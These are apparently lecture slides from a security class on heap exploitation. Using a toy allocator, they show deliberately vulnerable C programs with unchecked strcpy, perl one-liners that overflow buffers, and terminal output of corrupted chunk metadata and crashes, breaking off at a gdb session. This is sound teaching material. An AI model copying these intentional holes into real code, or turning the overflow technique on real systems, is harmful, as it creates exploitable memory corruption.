
Exploiting the Heap

- We know when the stack can be exploited. Specifically when we can write too much arbitrary data into a stack buffer, and thus overwrite the return address.
- What circumstances result in a heap allocator being vulnerable?
- Once a vulnerability in the heap has been identified, how is it exploited to gain arbitrary code execution?

Important Exploitation Principle

- Exploitable vulnerability present => crash bug in application present
- Crash bug in application => Don’t mean a thing
- In other words, if we can exploit an application, we can make it crash. If we can make an application crash, we still might not be able to exploit it.

Exploitation Principle 2




```
student@slack12:~/labs$ cat notvuln.c
#include <stdio.h>

int main(int argc, char **argv)
{
char buf[256];
strncpy(buf,argv[1],255);
}

student@slack12:~/labs$ make notvuln
cc     notvuln.c   -o notvuln
notvuln.c: In function 'main':
notvuln.c:6: warning: incompatible implicit declaration of built-in function 'strncpy'
student@slack12:~/labs$ ./notvuln
Segmentation fault
student@slack12:~/labs$
```

- It’s your old friend null pointer dereference.
- Not exploitable for the purpose of this class
- Still causes a crash though

Exploitation Principle 3


- Your old friend basic_vuln.c, which you know for a fact is vulnerable.
- We are of course able to just crash it when we inadvertently set the return address to 0x41414141 which isn't a valid address, resulting in the crash.



```
root@slack12:~/class/labs# cat basic_vuln.c
#include <stdio.h>

int main(int argc, char **argv)
{
        char buf[64];
        strcpy(buf,argv[1]);
}

root@slack12:~/class/labs# make basic_vuln
cc     basic_vuln.c   -o basic_vuln
basic_vuln.c: In function 'main':
basic_vuln.c:6: warning: incompatible implicit declaration of built-in function 'strcpy'
root@slack12:~/class/labs# ./basic_vuln `perl -e 'printf "A" x 128'`
Segmentation fault (core dumped)
root@slack12:~/class/labs# _
```


First step

- Before we can exploit the heap, let's try to crash it!



```
root@slack12:~/class/alloc# cat alloc_user.c
#include <stdio.h>
#include <string.h>
#include "alloc.h"

int main(int argc, char **argv)
{
        char *buf1 = alloc(128);
        strcpy(buf1,argv[1]);
        dealloc(buf1);
        return 0;
}
root@slack12:~/class/alloc# gcc -o alloc_user alloc_user.c alloc.c
root@slack12:~/class/alloc# ./alloc_user `perl -e 'printf "A" x 1024'`
alloc_init called heap start = 0x804a000, heap end = 0x804a000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a000
alloc returning 0x804a010 to user
dealloc called on 0x804a010
root@slack12:~/class/alloc# _
```

Hmm… This worked with stack overflows. I told you heap overflows would be harder…



```
root@slack12:~/class/alloc# cat alloc_user.c
#include <stdio.h>
#include <string.h>
#include "alloc.h"

int main(int argc, char **argv)
{
        char *buf1 = alloc(128);
        char *buf2;
        strcpy(buf1,argv[1]);
        dealloc(buf1);
        buf2 = alloc(128);
        strcpy(buf2,argv[2]);
        dealloc(buf2);
        return 0;
}
root@slack12:~/class/alloc# gcc -o alloc_user alloc_user.c alloc.c
root@slack12:~/class/alloc# ./alloc_user `perl -e 'printf "A" x 1024'` `perl -e 'printf "B" x 1024'`
alloc_init called heap start = 0x804a000, heap end = 0x804a000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a000
alloc returning 0x804a010 to user
dealloc called on 0x804a010
alloc requesting 144 bytes total
alloc found a previously used chunk to use
chunk location = 0x804a000, chunk size = 144
alloc returning 0x804a010 to user
dealloc called on 0x804a010
root@slack12:~/class/alloc# _
```


Perhaps if we make multiple allocations in the hope the allocator will stumble over some corrupted meta data… Getting warmer… but still no cigar…

Your Quest Continued

- Make Corey's Crappy Allocator Crash, thereby potentially exposing a vulnerable situation.
- Use various combinations of reading in user input, alloc()'s and dealloc()'s.
- Hint: try to get alloc() or dealloc() to process corrupted chunk meta data.

- What combination of alloc()’s dealloc()’s were you able to come up with to cause a crash?
- What fundamental differences from stack overflows did you notice?
- Where in the allocator code is the crash occurring, and why?
- How might this be exploitable?

My solution




```
root@slack12:~/class/alloc# cat alloc_user.c
#include <stdio.h>
#include <string.h>
#include "alloc.h"

int main(int argc, char **argv)
{
        char *buf1 = alloc(128);
        char *buf2 = alloc(128);
        dealloc(buf2);
        //dump_heap();
        strcpy(buf1,argv[1]);
        char *buf3 = alloc(128);
        //dump_heap();
        return 0;
}
root@slack12:~/class/alloc# gcc -o alloc_user alloc_user.c alloc.c
root@slack12:~/class/alloc# ./alloc_user `perl -e 'printf "A" x 1024'`
alloc_init called heap start = 0x804a000, heap end = 0x804a000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a000
alloc returning 0x804a010 to user
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a090
alloc returning 0x804a0a0 to user
dealloc called on 0x804a0a0
alloc requesting 144 bytes total
alloc found a previously used chunk to use
chunk location = 0x804a090, chunk size = 1094795585
Segmentation fault (core dumped)
root@slack12:~/class/alloc# _
```

Heap Analysis at Crash Time

- Two chunks of size 128 are claimed from the brk() system call for buf1 and buf2.
- Chunk2 becomes available with a call to dealloc(buf2).
- The strcpy into buf1/chunk1 overflows into the available chunk2 corrupting its meta data.
- When alloc() requests another chunk, it processes the existing chunk’s meta data, and blows up on chunk2’s corrupted meta data.


The corrupted meta data



```
root@slack12:~/class/alloc# ./alloc_user `perl -e 'printf "A" x 1024'`
alloc_init called heap start = 0x804a000, heap end = 0x804a000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a000
alloc returning 0x804a010 to user
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a090
alloc returning 0x804a0a0 to user
dealloc called on 0x804a0a0
enumerating entire heap
chunk_loc=0x804a000, sz=0x90, avail=0, nextfree=0x0, prevfree=0x0
chunk_loc=0x804a090, sz=0x90, avail=1, nextfree=0x0, prevfree=0x0
enumerating entire heap
chunk_loc=0x804a000, sz=0x90, avail=0, nextfree=0x0, prevfree=0x0
chunk_loc=0x804a090, sz=0x41414141, avail=1094795585, nextfree=0x41414141, prevfree=0x41414141
alloc requesting 144 bytes total
alloc found a previously used chunk to use
chunk location = 0x804a090, chunk size = 1094795585
Segmentation fault (core dumped)
root@slack12:~/class/alloc# _
```

We can see two heap enumerations in green text. The first enumeration is of the uncorrupted heap, the second is after the vulnerable strcpy.


Corrupted control_block_t



```
typedef struct control_block
{
    int available;
    int size;
    struct control_block *next_free_chunk;
    struct control_block *prev_free_chunk;
} control_block_t;
```

- After the strcpy:
- Available = 0x41414141
- Size = 0x41414141
- Next_free_chunk = 0x41414141
- Prev_free_chunk = 0x41414141

Crash Causation




```
root@slack12:~/class/alloc# gdb alloc_user core
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
